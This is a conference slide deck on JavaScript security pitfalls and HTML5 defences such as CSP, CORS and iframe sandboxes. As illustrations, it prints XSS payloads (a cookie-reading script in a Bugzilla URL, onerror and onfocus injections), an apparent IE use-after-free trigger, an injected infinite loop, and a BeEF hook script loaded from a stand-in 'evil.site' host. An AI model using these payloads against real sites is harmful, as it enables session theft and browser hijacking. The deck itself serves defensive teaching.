



Mitigating JavaScript Mistakes Using HTML5

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Session ID: **ASEC-303**

Session Classification: **Advanced**

RSACONFERENCE
EUROPE 2012

JavaScript, JScript, ECMAScript, *.exe

- Cross-platform, vendor-neutral liability
- Easy to use, easier to misuse
- Challenging to maintain
- Achieving peace of mind from piece of code








```
try {  
    security()  
}  
catch (err) {  
}
```

let me = count(ways) ;

`jsfunfuzz` -- Over five years of fuzzing Mozilla's browser to find JavaScript-related bugs.



```
function () {var Pwn2Own=$money; }
```



Mobile Pwn2Own: iPh...Dutch team | ZDNet


www.zdnet.com/mobile-pwn2own-iphon... Reader >>

address book, photos, videos and browsing history
from a fully patched iPhone 4S.

The hack, which netted a \$30,000 cash prize in the
mobile Pwn2Own contest here, exploited a WebKit
vulnerability to launch a drive-by download when
the target device simply surfs to a booby-trapped
web site.

"It took about three weeks, starting from scratch,
and we were only working on our private time,"

2012



32-Vulnerabilities in W...r engine impact BlackBerry 6

btsc.webapps.blackberry.com/btsc/viewdot... Reader >>

nd

should be considered ter...
immediately or must p...
without these requiremen...
re unable to upgrade at t...
ort in the browser or disa...

below. Once users have upgraded their BlackBerry Device Software, the
to re-enable Javascript support in the browser or re-enable the browser

Option 1: Disable JavaScript use in the BlackBerry

Users of BlackBerry 6 can disable the use of JavaScript in the BlackBerry

2011

CVE-2012-4969 (Sept. 2012)

The image shows a composite screenshot. On the left, a Windows Update service window is open, displaying two 'Fix it' buttons for Microsoft Fix it 50939 and 50938. On the right, a browser window displays the National Vulnerability Database (CVE-2012-4969) entry. The browser address bar shows 'support.microsoft.com/kb/2744842' and 'National Vulnerability Database (CVE-2012-4969)'. The CVE entry title is 'Summary for CVE-2012-4969' with a date of '09/18/2012'. The description states: 'A vulnerability in the CMshtmlEd::Exec function in mshtml.dll in Internet Explorer 6 through 9 allows remote attackers to execute arbitrary code on an affected web site, as exploited in the wild in September 2012.' Below the description, the 'Impact' section is visible, showing 'CVSS Severity (version 2.0): CVSS v2 Base Score: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C) (legend)'. A blue arrow points from a white box containing the number '9.3' to the 'CVSS v2 Base Score' text. The 'Impact Subscore' is 10.0 and the 'Exploitability Subscore' is 8.6.

Windows Update service.

Enable Disable

Microsoft® Fix it Microsoft® Fix it

Fix this problem Fix this problem

Microsoft Fix it 50939 Microsoft Fix it 50938

Notes

NVD contains:

53002 CVE Vulnerabilities

Last updated: Fri

20:04

264

814

60760

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6



Event-Driven, Non-Blocking (Security Bug)

```
<script>
var arrr = new Array();
arrr[0] = window.document.createElement("img");
arrr[0]["src"] = "L";
</script>
<iframe src="child.html">
```



```
<head><script>
functionfuncB() { document.execCommand("selectAll"); };
functionfuncA() {
  document.write("L");
  parent.arrr[0].src="YMjf\\u0c08\
\u0c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKS
OQJGH";
}
</script></head>
<body onload='funcB();' onselect='funcA()' >
<div contenteditable='true'>a</div>
```


Internal Browser Security

- Process separation
- Sandboxing plugins
 - HTML5 does away with plugins altogether
- XSS Auditors
 - Only for the simplest scenarios
- Phishing warnings
 - Primarily for known sites
 - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating



Design Patterns & Dangerous Territory



HTML Injection (XSS)

- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue! (?)




Stop Building HTML on the Server

- `"String concatenation " + "is an " + $insecure " + "design pattern."`
- JSON requests/responses, dynamic DOM
 - Be careful, DOM node insertion/modification isn't necessarily safer.
 - `.textContent` vs. `.innerHTML`
- `toStaticHtml()` [non-standard, IE only]
 - Smarter approach to whitelist acceptable content rather than blacklist known attacks.



Be Careful Building HTML in the Browser

- The URL is evil.
 - `http://web.site/safe.page#<script>alert(9)</script>`
- `document.write()`, `eval()`, `Function`
- JSON serializes, not sanitizes, data.
- String concatenation is always dangerous.



272620 - XSS vulnerability in internal error messages

https://bugzilla.mozilla.org/show_bug.cgi?id=272620

If bugzilla.mozilla.org runs into an internal error it dumps out a notice to send the requested url to an admin. This is done using a line of javascript:

```
document.write("<p>URL: " + document.location + "</p>")
```

Since Internet Explorer and some other browsers do not force proper URL encoding you can easily force an error and inject arbitrary javascript code:

```
https://bugzilla.mozilla.org/attachment.cgi?id=&action=force_internal_error<script>alert(document.cookie)</script>
```

Bugzilla does not understand the action parameter, raises an internal error and this leads to an XSS. This can be used to steal the session cookie or fake content on the website.

“Gutenberg Injection” -- <http://bit.ly/amazonxss>


cessarily render following `` element:

```
<img/src="." alt="" onerror="alert('zombie')"/>
```

JavaScript doesn't have to rely on quotes to establish strings

```
{..., "totalResults": 4,  
  "results": [[...], [...],  
  [33, "Page 16", "... t  
require spaces to delimit  
their attributes. <img/  
src=\".\" alt=\"\" onerror=  
\"alert('<b>zombie</b>')  
\"/\"/> JavaScript doesnt  
have to rely on quotes to  
establish strings, nor  
do ...\", ...]]}
```

```
...>Page 16</span> ... t  
require spaces to delimit  
their attributes. <img  
src=\".\" alt=\"\"  
onerror="alert('&lt;b&gt;  
zombie&lt;/b&gt;')">  
JavaScript doesn't have  
to...
```



NoSQL/Comand Injection, Parsing

- Using JavaScript to create queries, filters, etc.
 - String concatenation & JSON injection
- Server-side JavaScript requires server-side security principles.

```
http://web.site/calendar?year=1984';while(1);var%20foo='bar
```

```
var data1 = '\ufffd1\ufffda';  
var data2 = '\ufffd-1\ufffdhello';  
var data3 = '\ufffd1<script>alert(9)</script>\ufffda';  
var data4 = '\ufffd-27<script>alert(9)</script>\ufffda';  
var data5 = '\ufffd-25\ufffda<script>alert(9)</script>';
```



Occupational Hazards

- Same Origin Policy
- Data access
- Context
 - Percent encoding, HTML entities, attributes, values
- Scope pollution with misplaced var or shadow variables

```
typeof (null) == "object";  
typeof (undefined) == "undefined"  
null == undefined;  
null === undefined; // no!
```


Solve for x.

```
<!doctype html><html>
```

```
<head>
```

```
<script>
```

```
var x = 1;
```

```
(function() { var x = 2; });
```

```
var y = 1;
```

```
function scopeBar() { doSomething(x); }
```

```
function scopeBaz() { var x = 0; doSomething(x); }
```

```
</script>
```

```
</head>
```

```
<body>
```

```
<script>
```

```
var z = 3
```

```
function scopeFoo() { doSomething(y); }
```

```
var x = 4;
```

```
scopeBar();
```


```
</script>
```

```
</body></html>
```



Scope

```
<html>
  <head>
    <script>
      BeefJS = {};
    </script>
  </head>
  <body>
    <script src="http://evil.site/hook.js">
    </script>
  </body>
</html>
```



```
if(typeof beef === 'undefined' &&
  typeof window.beef === 'undefined') {
  var BeefJS = {
    version: '0.4.3.8-alpha',
    ...
  };
  window.beef = BeefJS;
}
```

JavaScript Everywhere

```
<head>
```

```
<script>
```

```
  BeefJS = {
```

```
    commands: new Array(),
```

```
    execute: function() {},
```

```
    regCmp: function() {},
```

```
    version: "<script>alert(9)</script>"
```

```
  };
```

```
</script>
```

```
</head>
```

```
...
```



HttpOnly?

```
<head>  
  <script>  
    document.cookie="BEEFHOOK=" ;  
  </script>  
</head>  
...
```



Prototype Chains

```
<script>
WebSocket.prototype._s = WebSocket.prototype.send;
WebSocket.prototype.send = function(data) {
  // data = ".";
  console.log("\u2192 " + data);
  this._s(data);
  this.addEventListener('message', function(msg) {
    console.log("\u2190 " + msg.data);
  }, false);
  this.send = function(data) {
    this._s(data);
    console.log("\u2192 " + data);
  };
}
</script>
```



```
data = ".";
```

```
[22:49:57][*] BeEF server started  
(press control+c to stop)
```

```
  /opt/local/lib/ruby1.9/gems/1.9.1/  
gems/json-1.7.5/lib/json/common.rb:  
155:in `initialize': A JSON text must  
at least contain two octets!  
(JSON::ParserError)
```

Scope

```
<html>
  <body>
    ...
    ...hook.js...
    ...
    <script>
      beef.execute = function(fn) {
        alert(n);
      }
    </script>
  </body>
</html>
```





JavaScript Libraries

JavaScript Libraries

- Should be...
 - More optimal
 - More universal
- Shift security burden to patch management
 - Clear APIs
 - Auto versioning
 - Hosted on CDNs
- Often are...
 - More disparate
 - Highly variant in quality
 - Stylistically different
- Have to...
 - Play nice with others (variable scope, prototype chains)
 - Balance performance with style



Shall I Compare Thee...

| A | B |
|---|--|
| <pre>for(var i = fromIndex; i < arr.length; i++) {</pre> | <pre>for(var i = fromIndex, ii = arr.length; i < ii; i++) {</pre> |
| <pre>for(var key in obj) {</pre> | <pre>Object.hasOwnProperty()</pre> |
| <pre>undefined = 19</pre> | <pre>var undefined;</pre> |
| <pre>http://www.robohonet.org</pre> | <pre>http://bit.ly/O68e5M http://ie.microsoft.com/testdrive/ performance/robohonetpro/</pre> |



JavaScript Addiction

- JavaScript-driven sites see content disappear from search engines.
 - Too much of a good thing (ineffective fallback)
 - HTML scrapers fail to render the full DOM
- Hash bang
 - <https://twitter.com/i/#!/search...>
 - Create a magic URL fragment for Google
 - Client-side JavaScript interprets the fragment to request content
- <http://bit.ly/hashbangproblem>



Developing With JavaScript

- Challenges of an interpreted language
- Simple language, complex behaviors
 - <http://jshint.com>
 - <http://www.quirksmode.org>
 - <http://webreflection.blogspot.com>
- Browser tools improving, but imperfect.
 - <http://bit.ly/QJ4g0C>

Underscore JS
Angular
Batman JS
ObjectiveJ (Cappucino)
Google Closure
CoffeeScript
Dojo
Ember JS
Ext JS
Facebook Connect
jQuery
Knockout
Midori JS
Modernizr
MooTools
MooTools More
Prototype
Pusher
Qooxdoo
Raphael
Rico
Sammy
Scriptaculous
Socket.io
Spine
Spry
TypeKit
twtr
jsmd
UIZE
YUI
YAHOO



There's a Dark Side to Everything

- Poisoned cache, poisoned CDN
- Intermediation, poison the .js file if served over HTTP
 - Public wi-fi
- Functions for HTML injection payloads
 - More bad news for blacklisting
- Server-side JavaScript
 - Reimplementing HTTP servers with reimplemented bugs
 - Fingerprint, DoS, directory traversal



🦠 JavaScript Crypto 🦠

- Stanford JavaScript Crypto Library, <http://crypto.stanford.edu/sjcl/>
- CryptoCat, <https://crypto.cat>
 - Shifted from .js to browser plugin
- Use TLS for channel security
 - Better yet, use HSTS and DNSSEC.
- There is no trusted execution environment
 - ...in the current prototype-style language
 - ...in an HTTP connection that can be intercepted
 - ...in a site with an HTML injection vuln






HTML5 & Countermeasures

Programming

- Abstracting development to another language
 - Closure
 - Emscripten, compile C & C++ to JavaScript
 - TypeScript
- Static code analysis
 - jslint
- New specs
 - Better variables
 - Object.freeze()
 - Modular packages



Domain-Based Separation of Trust

- Leverage the Same Origin Policy
- Use one domain for trusted content
- Use another domain for user content
- Another for ads
- etc.



Cross Origin Resource Sharing (CORS)

Vulnerability


- Defines read-access trust of another Origin
 - Expresses trust, not security
 - But still contributes to secure design
- Principle of Least Privilege
 - Beware of Access-Control-Allow-Origin: *
 - Short Access-Control-Max-Age
 - Minimal Access-Control-Allow-{Methods | Headers}
- Check the Origin
 - Prevent CSRF from this browser





HTML5 Sandboxes

```
<iframe * src="infected.html">
```

| | |
|------------------------------------|---|
| <pre>* (empty)</pre> |  |
| <pre>sandbox</pre> | JavaScript not executed |
| <pre>sandbox="allow-scripts"</pre> | JavaScript executed document.cookie Set-Cookie header |
| <pre>text/html-sandboxed</pre> | Waiting for browser support |



Content-Security-Policy Header

- Provide granular access control to SOP
- Choose monitor or enforce
- Header only
 - Probably few code changes required, or *unsafe-eval*
 - (http-equiv has lower precedence)
- Waiting for universal implementation
 - X-Content-Security-Policy
 - X-WebKit-CSP
- <http://www.w3.org/TR/CSP/>



Content-Security-Policy

```
X-CSP: default-src 'self'; frame-src 'none'
```

```
<!doctype html>  
<html>  
  <body>  
    <iframe src="./infected.html"></iframe>  
</body>  
</html>
```



Content-Security-Policy vs. XSS

X-CSP: default-src 'self'

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9) //">
```

X-CSP: default-src 'self' 'unsafe-inline'

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9) //">
```



Content-Security-Policy vs. XSS

X-CSP: default-src 'self'

```
<!doctype html><html><body>  
  <iframe src="./infected.html"></iframe>  
</body></html>
```

X-CSP: script-src evil.site

```
<!doctype html><html><head>  
  <script src="http://evil.site:3000/  
hook.js"></script>  
</head></html>
```



On the Other Hand...

- Awesome DoS if CSP headers are absent and XSS vuln is present:

```
<meta http-equiv="X-WebKit-CSP"  
content="default-src 'none'">
```



Careful with those Improvements

- Some trade-offs between more objects, more APIs, and less privacy
 - WebGL, battery status
- Browser fingerprinting
- AppCache
- Web Storage



String Concatenation Checklist

- Normalize the data
 - Character set conversions (e.g. \Leftrightarrow UTF-8, reject or replace bad sequences)
 - Character encoding conversion (e.g. %xx)
- Identify the output context
 - DOM node, attribute name, attribute value, script, etc.
- Apply controls at security boundaries
 - Time of Check, Time of Use -- Identify where data will be modified, stored, or rendered
 - Strip characters (carefully! prefer inclusion list to exclusion list)
 - Replace characters appropriate for context




Some Web Security Principles

- Always be suspicious of string concatenation
- Abstract development to a more strongly-typed language, compile to JavaScript
- Protect Web Storage data
 - Don't use it for security-sensitive data,
- Pay attention to DOM context
 - HTML entity, percent encoding, String object, text node
- Apply CORS and CSP headers to protect browsers from application mistakes



Apply

- Encourage users to update browsers
 - Supporting old browsers is a pain anyway
 - Adopt established JavaScript libraries rather than custom implementations
 - Shift from pure development to patch management
 - Adopt HTML5 security features
 - ...to protect users with HTML5-enabled browsers
- 



Thank You!

- Questions
 - mshema@qualys.com
- More online
 - <https://deadliestwebattacks.com>
- More offline
 - *Hacking Web Apps*

